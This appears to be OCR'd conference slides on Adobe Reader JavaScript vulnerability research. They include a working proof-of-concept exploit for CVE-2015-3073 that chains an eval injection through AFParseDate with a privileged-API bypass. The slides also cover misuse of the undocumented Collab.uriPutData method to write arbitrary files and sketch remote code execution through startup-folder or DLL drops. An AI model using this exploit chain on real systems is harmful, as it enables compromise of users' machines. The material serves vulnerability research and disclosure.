


```
$ grep 'app.beginPriv(' JSByteCodeWin_pretty.js
              app.beginPriv();
                                  app.beginPriv();
                                          app.beginPriv();
                                  app.beginPriv();
                      app.beginPriv();
                              app.beginPriv();
                      app.beginPriv();
                      app.beginPriv();
              app.beginPriv();
              app.beginPriv();
                      app.beginPriv();
                          app.beginPriv();
                      app.beginPriv();
                          app.beginPriv();
          app.beginPriv();
              app.beginPriv();
                      app.beginPriv();
              app.beginPriv();
                  app.beginPriv();
```

Vulnerability Discovery

Achieving System-Level eval()

- Overload property access with a custom function




```
function AFParseDate(string, longEntry, shortEntry, wordMonthEntry, monthYearEntry) {
    var nums;
    var year, month;
    var date;
    var info = AFExtractTime(string);
    if (!string) { return new Date; }
    if (info) { string = info[0]; }
    date = new Date;
    nums = AFExtractNums(string);
    if (!nums) { return null; }
    if (nums.length == 3) {
        year = 1 * nums[eval(longEntry.charAt(0))];
```

Vulnerability Discovery

Executing Privileged APIs

- Replace a property with a privileged function



```
CBSharedReviewSecurityDialog = app.trustedFunction(function(cReviewID, cSourceURL, doc) {
    try {
        var url = util.crackURL(cSourceURL);
        var hostFQHN;
        app.beginPriv();
        var bIsAcrobatDotCom = Collab.isDocCenterURL(cSourceURL);
```


Vulnerability Discovery

Vulnerability Chaining

- Set up the system-level eval such that it executes the bulk of the payload
- Create the replacement attribute such that it now calls a privileged API
- Trigger the call

Vulnerability Discovery

Proof of Concept – CVE-2015-3073




```
function exploit() {
    var _url = "http://www.google.com/";
    var obj = {}
    obj.__defineGetter__("attr",function() {
        Collab = {"isDocCenterURL":app.launchURL}
        Collab.__proto__ = app;

        return _url;
    });

    try{
        CBSharedReviewSecurityDialog(1,obj["attr"],"A");
    } catch(e){ app.alert(e); }
}

o = {'charAt':function(x){return exploit.toString() + "exploit();"}}

var ret = AFParseDate("1:1:1:1:1:1",o,o,o,o);
```

Constructing the Exploit

Constructing the exploit

Overview

- Research triggered from https://helpx.adobe.com/security/products/reader/apsb14-15.html:



These updates resolve a vulnerability in the implementation of Javascript APIs that could lead to information disclosure (CVE-2014-0521).

- Challenge: Gain Remote Code Execution through the bypass issue
- We might be able to do that through the JS API's that we know about


Constructing the exploit

Because documentation sucks..

- We needed to find a way to dump a file on disk
- The file can be of any type (try to avoid restrictions)
- Let's have a look at the Collab object…through the JS API from Adobe:



- Through the console:




```
var count=0;for(var i in Collab) if(typeof(Collab[i]) == 'function') {count++;}

128
```

Constructing the exploit

“If you want to keep a secret, you must also hide it from yourself.” – G. Orwell

- From all the 128 undocumented methods, the Collab.uri* family is specifically interesting:




```
browseForFolder
convertMappedDrivePathToSMBURL
mountSMBURL
uriEncode
uriNormalize
uriConvertReviewSource
uriToDIPath
uriCreateFolder
uriDeleteFolder
uriPutData
uriEnumerateFiles
uriDeleteFile
isPathWritable
stringToUTF8
launchHelpViewer
swConnect
swSendVerifyEmail
```

Constructing the exploit

“The more you leave out, the more you highlight what you leave in.” - H. Green

- Too good to be true, so I consulted uncle Google before digging more:



Collab.uriPutData

2 results (0.36 seconds)

Did you mean: Collab.*uri* ***GetData***


Threat Modelling Adobe PDF - Defense Technical ...
www.dtic.mil/cgi-bin/GetTRDoc?AD=ADA583327
by R Brandis - 2012 - Related articles
vulnerability is described in [13] in which a call to **Collab**.getIcon causes a stack overflow. Under this and similar JavaScript vulnerabilities a certain argument is ...

staticadobe.py ←
tldr-nyc.github.io/expdev/2015/02/26/staticadobe/
Feb 26, 2015 - ... Member "cMsg" Object "**Collab**" Member "addAnnotStore" Member .... Member "uriNormalize" Member "**uriPutData**" Member "uriToDIPath" ...

Constructing the exploit

Show me what you got…

- Quick overview of the interesting methods:



```
Collab.uriPutData(acrohelp);
Collab.uriPutData:1:Console undefined:Exec
====> cFileURI: string
====> oData: object

Collab.uriDeleteFolder(acrohelp);
Collab.uriDeleteFolder:1:Console undefined:Exec
====> cFolderURI: string

Collab.uriCreateFolder(acrohelp);
Collab.uriCreateFolder:1:Console undefined:Exec
====> cFolderURI: string

Collab.uriEnumerateFiles(acrohelp);
Collab.uriEnumerateFiles:1:Console undefined:Exec
====> cFolderURI: string

Collab.uriDeleteFile(acrohelp);
Collab.uriDeleteFile:1:Console undefined:Exec
====> cFileURI: string
```

Constructing the exploit

- Overview of the Collab.uri* API's:
  - The API's are used for "Collaboration"
  - uriDeleteFolder/uriDeleteFile/uriPutData/uriCreateFolder are privileged API's
  - uriEnumerateFiles is NOT privileged
  - The Collab.uri* methods take a URI path as an argument (at least)
  - The path expected should be a UNC path
  - The UNC path should start with smb:// or file://

- The API's fail to:
  - Sanitize the UNC path (smb://localhost/C$/XXX works)
  - Check the filetype of the filename to be written on disk (in the case of uriPutData)
  - Check the content of oData object to be dumped (in the case of uriPutData)

Constructing the exploit


- What we have so far:
  - We can dump files on disk using the Collab.uriPutData() method
  - The file contents that we want to dump should be passed as the oData object
  - We can attach files in PDF documents and extract the contents
  - We should chain the uriPutData call with one of the bypasses that we discussed earlier

Then what ? How can we get RCE? Actually there are two obvious ways..

Constructing the exploit

Gaining RCE


- First way…a la Vupen:



Chaouki Bekrar @cBekrar · Feb 14
#Pwn2own 2015 is a joke: reduced prices but raised difficulties (64bit apps, EMET, sandboxes, no logoff/logon, etc). Let's wait for 2016...

Basically write a file to the startup and wait for a logoff/logon ☺

- Second way is writing a DLL that would be loaded by Adobe Acrobat:

